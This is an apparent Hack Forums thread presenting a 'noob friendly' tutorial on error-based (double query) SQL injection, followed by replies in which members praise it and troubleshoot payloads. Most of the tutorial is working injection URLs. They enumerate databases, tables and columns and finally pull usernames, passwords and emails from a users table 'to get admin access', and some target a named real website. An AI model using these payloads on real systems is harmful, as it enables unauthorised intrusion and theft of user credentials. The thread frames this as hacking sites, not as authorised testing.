

Forum:[Hack Forums](#)

Thread: [\[TUT\]\[noob friendly\]\[PIC\]ERROR BASED INJECTION\(DOUBLE QUERY\)\[TUT\]](#)

webb - December 14, 2011, 7:17 am

This is my first tutorial in HF and I dont know how can write a good one! so sorry me for my bad english

Lets start injection

What you need a vul site like this

Code `www.site.com/artist.php?i=36`

At first testing site for vul

Code `www.site.com/artist.php?i=36'` Spoiler [\(Click to View\)](#) we get error
[img]http://img694.imageshack.us/img694/1223/erroryu.png[/img]

Ok lets go inject this

Code `www.site.com/artist.php?i=36 order by 10--` no error

`www.site.com/artist.php?i=36 order by 20--` no error

`www.site.com/artist.php?i=36 order by 50--` no error

`www.site.com/artist.php?i=36 order by 100--` no error

So like string base lest try this

Code `www.site.com/artist.php?i=36' order by 100--+`

Spoiler [\(Click to View\)](#) Now we have an error in columns

[img]http://img805.imageshack.us/img805/2240/unknownd.png[/img]

Now going to get columns

Code `www.site.com/artist.php?i=36' order by 10--+` erro

`www.site.com/artist.php?i=36' order by 8--+` error

`www.site.com/artist.php?i=36' order by 6--+` error

`www.site.com/artist.php?i=36' order by 5--+` no error

Ok find number of columns next step it using union to find vul column to inject there

Code `www.site.com/artist.php?i=36' union select 1,2,3,4,5--+` Spoiler [\(Click to View\)](#) As you see

Code The used SELECT statements have a different number of columns

[img]http://img214.imageshack.us/img214/6503/unionr.png[/img]

So what can we do trying another method like blind lets see it

Code `www.site.com/artist.php?i=36' and 1=1--+` its true not get error from this

`www.site.com/artist.php?i=36' and 1=2--+` its false and steal no erroWhats now?

Are we should give up and find other site?

No,lets try other method called ERROR BASED INJECTION(DOUBLE QUERY)

In this method we use specific syntax for getting data from database

The code we use for getting version, database and also user like this

Code and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
Now trying this syntax in our site

Code http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--+[code]
[spoiler][img]http://img830.imageshack.us/img830/2218/81406053.png[/img]
Notice: We don't have to use this hex
Code 0x7e,0x27We can use the syntax without them and our code like this

Code http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(version())) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--+

It works fine but there is another problem you should know it. When we erase the hex value from code result of it like

Spoiler [\(Click to View\)](#)[img]http://img263.imageshack.us/img263/652/24262231.png[/img]

As you see we have foregone "1" near version name and it will stay for all our results thus it may be confused some one who's new to this type of injection.

In this tutorial I write all syntax with hex value.

Tip: If our target uses version 4 and lower than it we can use this syntax for getting version and database name look at this

Code http://www.kusuri.co.uk/view_product.php?id=242 and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--+Spoiler [\(Click to View\)](#)
[img]http://img522.imageshack.us/img522/4099/version4l.png[/img]

Don't worry

There is another code for this type of site you can find version and database and user of site the code is like this

Code or 1 group by concat_ws(0x7e,version(),user(),database(),floor(rand(0)*2)) having min(0) or
Now trying this in site

Code http://www.kusuri.co.uk/view_product.php?id=242 or 1 group by concat_ws(0x7e,version(),user(),database(),floor(rand(0)*2)) having min(0) or 1--+Spoiler [\(Click to View\)](#)[img]http://img256.imageshack.us/img256/2317/ve4.png[/img]

As you see in the pic version 4 and we can successfully find it

Now we have version and database and move on to inject our target

Spoiler [\(Click to View\)](#)[img]http://img192.imageshack.us/img192/9302/13063360.png[/img]

For exact how many databases exist in site we to use another syntax like this one

Code and(select 1 from(select count(*),concat((select (select (select concat(0x7e,0x27,count(schema_name),0x27,0x7e) FROM information_schema.schemata LIMIT

0,1)) from information_schema.tables

limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1

Check results for our target


Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,count(schema_name),0x27,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--`+ Spoiler [\(Click to View\)](#)



Now with using this code and replacing in limit we can find all DB

Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,concat(schema_name),0x27,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--`+
With replace in first limit we can get all requests from DB like this
Code `limit 0,1` for first existing things
`limit 1,1` for two existing things


·
·
·
limit N,1 for N existing things

For getting tables from database I use this " table_schema=0x{hex-database-name} "
First take a look our picked DB have how many tables?

Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,count(table_name),0x27,0x7e) from information_schema.tables where table_schema=0x{hex-database-name} 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--`+ Spoiler [\(Click to View\)](#)


Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,concat(table_name),0x27,0x7e) from information_schema.tables where table_schema=0x{hex-database-name} 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--`+ Spoiler [\(Click to View\)](#)


By giving a number for first limit all table are count
I find table name " mass_users " And now we should extract column name of this table to get admin access.

Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,count(column_name),0x27,0x7e) from information_schema.columns where table_schema=0x{hex-database-name} and table_name=0x6d6173735f7573657273 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--`+ Spoiler [\(Click to View\)](#)


Only have five columns lets get it

Code `http://www.site.com/artist.php?i=36' and(select 1 from(select count(*),concat((select (select (select concat(0x7e,0x27,concat(column_name),0x27,0x7e) from information_schema.columns where table_schema=0x{hex-database-name} and table_name=0x6d6173735f75736572730,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1--+Spoiler` [\(Click to View\)](#)
[img]img209.imageshack.us/img209/949/userb.png[/img]
[img]http://img856.imageshack.us/img856/143/passy.png[/img]

All column are here

Code `id,username,password,firstname,email`

Last step extract the value of this columns

Code `http://www.site.com/artist.php?i=36' and+(select 1 from(select+count(*),concat((select+concat(username,0x3a,password,0x3a,email) from mass_users+limit+0,1),floor(rand(0)*2))x from information_schema.tables+group by x)a) and 1=1--+`

Other reference you can use it

[Double Query/Error Based](#)
[DOUBLE QUERY BASED SQL INJECTION](#)
[DOUBLE QUERY SQLI\(ERROR BASED BLIND MYSQLI\)](#)

Hope it be usefull and my effort is this tutorial be easy to understand!

-zerocool - December 14, 2011, 7:34 am

Well nice tutorial webb!!!

Simple and worth.

Thanks for this.

BeggFoMercy - December 14, 2011, 8:12 am

Very good TUT very useful for begginers thankies bruh

Deathmage - December 14, 2011, 8:14 am

Well done! Good and simple! So all can it will work without programs like SQLiHelper :)

webb - December 14, 2011, 8:49 am

d4rkn3ss Wrote:Well nice tutorial webb!!!

Simple and worth.

Thanks for this.

Thanks for good feed back

BeggFoMercy Wrote:Very good TUT very useful for begginers thankies bruh

deathmage Wrote:Well done! Good and simple! So all can it will work without programs like SQLiHelper :)

Yah man you dont have a tools when you can do it manually

In the end thank for good feedbacks and I appreciate
I hope so this help someone who new start hacking

Zhen. - December 14, 2011, 9:04 am

Thanks for the awesome tutorial man!
This will surely help a lot of people facing this common issue.
Keep up the good work

DD0Sed - December 14, 2011, 9:11 am

lol "nood friendly"
Anyway great tut

webb - December 14, 2011, 10:24 am

zerofreak Wrote:Thanks for the awesome tutorial man!
This will surely help a lot of people facing this common issue.
Keep up the good work
Really appreciate zerofreak for your good feedback

DD0Se Wrote:lol "nood friendly"
Anyway great tut
Yeh man I said my english is crap going to edit it
Any way thanks for good feedback

If any things else tell me to edit it before 1440 get done

Hooded Robin - December 14, 2011, 10:38 am

This is a nice tutorial but it should be moved to the [SQL injection Attacks Sub-forum](#) where it belongs...

VipVince - December 14, 2011, 10:40 am

Can anyone see what is wrong with my query here:

Quote:<http://site.com/book.php?id=1> and (select 1 from (select count(*),concat((select (select (select distinct concat(table_name) FROM information_schema.tables where table_schema=0x626f66b7331 limit 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))xfrom information_schema.tables group by x)a)
Giving me a damn syntax error?

webb - December 14, 2011, 11:09 am

Hooded Robin Wrote:This is a nice tutorial but it should be moved to the SQL injection Attacks Sub-forum where it belongs...Thanks for feedback Hooded Robin I cant move this is there any way I here you

VipVince Wrote:Can anyone see what is wrong with my query here:

<http://site.com/book.php?id=1> and (select 1 from (select count(*),concat((select (select (select distinct concat(table_name) FROM information_schema.tables where table_schema=0x626f66b7331 limit 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))xfrom information_schema.tables group by x)a)

Giving me a damn syntax error?

As I see you write this "xfrom" and it should be like this " x from "
try this

Code `http://site.com/book.php?id=1 and (select 1 from (select count(*),concat((select (select (select distinct concat(table_name) FROM information_schema.tables where table_schema=0x626f66b7331 limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)`
hope its work

Sql Ruined My life - December 15, 2011, 4:38 am

This is one Of the best ERROR BASED Injection tutorial on Hackforums from a Great SQL Injector..
It helped me Alot in understanding this Method and made my concept clear.

HERE IS A BUMP FOR THIS EXCELLENT THREAD

Great Work Webb ? ?

webb - December 15, 2011, 5:39 am

Sql Ruined My life Wrote:This is one Of the best ERROR BASED Injection tutorial on Hackforums from a Great SQL Injector..
It helped me Alot in understanding this Method and made my concept clear.

HERE IS A BUMP FOR THIS EXCELLENT THREAD

Great Work Webb Black Hat Black Hat

Thanks for good feedback

I'm glad now to can help you I do my best in this tut to be easy for understanding

mirkops - December 15, 2011, 2:42 pm

Dear I have found with this:

or 1 group by `concat_ws(0x7e,version(),user(),database(),floor(rand(0)*2)) having min(0) or`

version 4; and how can I follow with the query for find tables..thanks a lot

webb - December 16, 2011, 2:13 am

In version 4 you cant you information_schema you should guess all things

Format - December 16, 2011, 3:17 pm

Very cool, but don't we got tools for this? :)

webb - December 17, 2011, 12:21 am

Format Wrote:Very cool, but don't we got tools for this? :)

You dont need any tools best tools is your brain try to update it :)

decent-ranjha - December 17, 2011, 10:22 pm

(Dec 14, 2011 11:40 AM)VipVince Wrote: [\[CITE\]](#) Can anyone see what is wrong with my query here:

Giving me a damn syntax error?

its Code

`and+(select+1+from(select%0acount(concat((select+concat(version()))+from+information_schema.tables+limit+0,1)floor(Rand(0)*2))a+from+information_schema.tables+group+by+a)b)`

sandeep1024 - December 18, 2011, 1:13 am

already posted tut by me..hmmm nice wrk

webb - December 28, 2011, 5:16 am

decent-ranjha Wrote: Giving me a damn syntax error?

its

Code

```
and+(select+1+from(select%0account(concat((select+concat(version()+from+information_schema.tables+limit+0,1)floor(Rand(0)*2))a+from+information_schema.tables+group+by+a)b)
```

use this

```
Code and(select 1 from(select count(*),concat((select (select concat(version())) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

kobez - January 17, 2012, 4:25 am

GREAT tutorial webb <3 so much detail!

bookmarked :)

webb - January 17, 2012, 4:30 am

kobez Wrote: GREAT tutorial webb <3 so much detail!

bookmarked :)

Really appreciate for your good feedback

noober1001 - January 17, 2012, 7:52 am

Hey bro.. very nice tut.. but can you please explain me the complete meaning of this syntax..

```
and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

like why we use cast, rand floor etc.

Thanks in advance.

dawnofwar - March 13, 2012, 1:29 pm

Nice tutorial, nicely written and "easy" to understand. Will definitely have to read and practice this when I'm not stoned. Do you know those syntaxes all by heart, or do you use a cheat sheet?

webb - March 15, 2012, 6:34 am

What do you mean knows the syntax

If you want to know and learn all syntax works try to learn sql

<http://www.w3schools.com/sql/default.asp>

<http://www.sqlcourse.com/index.html>

<http://sqlzoo.net/>

<http://beginner-sql-tutorial.com/sql.htm>

And its not my job learn sql to you or another one

My proof is my tut

Ashutosh.panda - June 30, 2012, 9:49 am

or 1 group by concat_ws(0x7e,version(),user(),database(),floor(rand(0)*2)) having min(0) or

how we can get table name and column name and extract information from them by using above type of syntaxs
plz tell

Dhumti - August 2, 2012, 5:10 am

Best tut
i Bookmarked this page
Thank you

jasjivsk - August 2, 2012, 8:35 am

Good dude ..
but what about .. 1064 error .. i can't deal with it .. can u help..!

MISTUGAN - August 24, 2012, 4:14 pm

thank alot bro...
it's very friendly tut..
Keep it up!

LolzSec - August 24, 2012, 4:27 pm

Thanks mate , this is a great tutorial :)))

deadmans96 - August 24, 2012, 8:31 pm

It's same perfect for beginners , Well Done . Keep it up

webb - February 3, 2013, 12:21 am

I'm glad can help you and find it useful :D

4RG0S - February 3, 2013, 1:48 am

Good Tutorial, thank you for creating this <3

rahad555 - April 27, 2015, 3:23 pm

nice tutorial. i like it.

Gee4rce - April 27, 2015, 4:23 pm

Nice HQ Tutorial you dropped here!
Also nice to see this a rather passive member, you should do more tuts like this :)
Greetings, Gee.

LifelsHell - April 27, 2015, 4:30 pm

I am a beginner, and i didn't understand a shit..Maybe i just don't know the basic things.. But it seems legit.

Gee4rce - April 27, 2015, 4:32 pm

Damn just seen this thread is years old.. anyways, didn't see it until now so legit post ?

About you:

(Apr 27, 2015 04:30 PM)LifelsHell Wrote: [\[CITE\]](#) I am a beginner, and i didn't understand a shit..Maybe i just don't know the basic things.. But it seems legit.

To understand this, you need atleast knowledge or basic knowledge in HTML, PHP and SQL Databases. When you know this, then you automatically understand the complete tutorial.

But basically, this tutorial describes how to manipulate database queries to get information out of it, like emailaddresses, usernames or passwords in example.

Greetings, Gee.

iHacker-n00b - April 28, 2015, 2:32 am

(Apr 27, 2015 04:30 PM)LifelsHell Wrote: [\[CITE\]](#) I am a beginner, and i didn't understand a shit.. Maybe i just don't know the basic things.. But it seems legit.

You Would Love To See this by SirRootalot The Only Explanation of subquery based SQLi lol , <https://hackforums.net/showthread.php?tid=4465228>

Gee4rce - April 28, 2015, 4:06 am

(Apr 28, 2015 02:32 AM)iHacker-n00b Wrote: [\[CITE\]](#) You Would Love To See this by SirRootalot The Only Explanation of subquery based SQLi lol

<https://hackforums.net/showthread.php?tid=4465228> Nice tut there you linked him to, good help i think!

Greetings, Gee.

Th3PonyWizard - April 28, 2015, 4:49 am

(Apr 28, 2015 02:32 AM)iHacker-n00b Wrote: [\[CITE\]](#) You Would Love To See this by SirRootalot The Only Explanation of subquery based SQLi lol ,

<https://hackforums.net/showthread.php?tid=4465228> depressed cuz I was going to write this

iHacker-n00b - April 28, 2015, 5:05 am

(Apr 28, 2015 04:49 AM)Th3PonyWizard Wrote: [\[CITE\]](#) depressed cuz I was going to write this

Why Dont You Write :P Too! I Know You are an Awesome Knowledgeable 1337 on HF ! May be it :D Will Clear Some Of The Doubts

tomek34465 - May 6, 2015, 6:10 am

thanks, glad that you like that.

X0236 - January 2, 2017, 12:58 am

Well written and help full .thanx mate

Maxs - January 4, 2017, 11:31 pm

Very good TUT very useful for begginers thankies bruh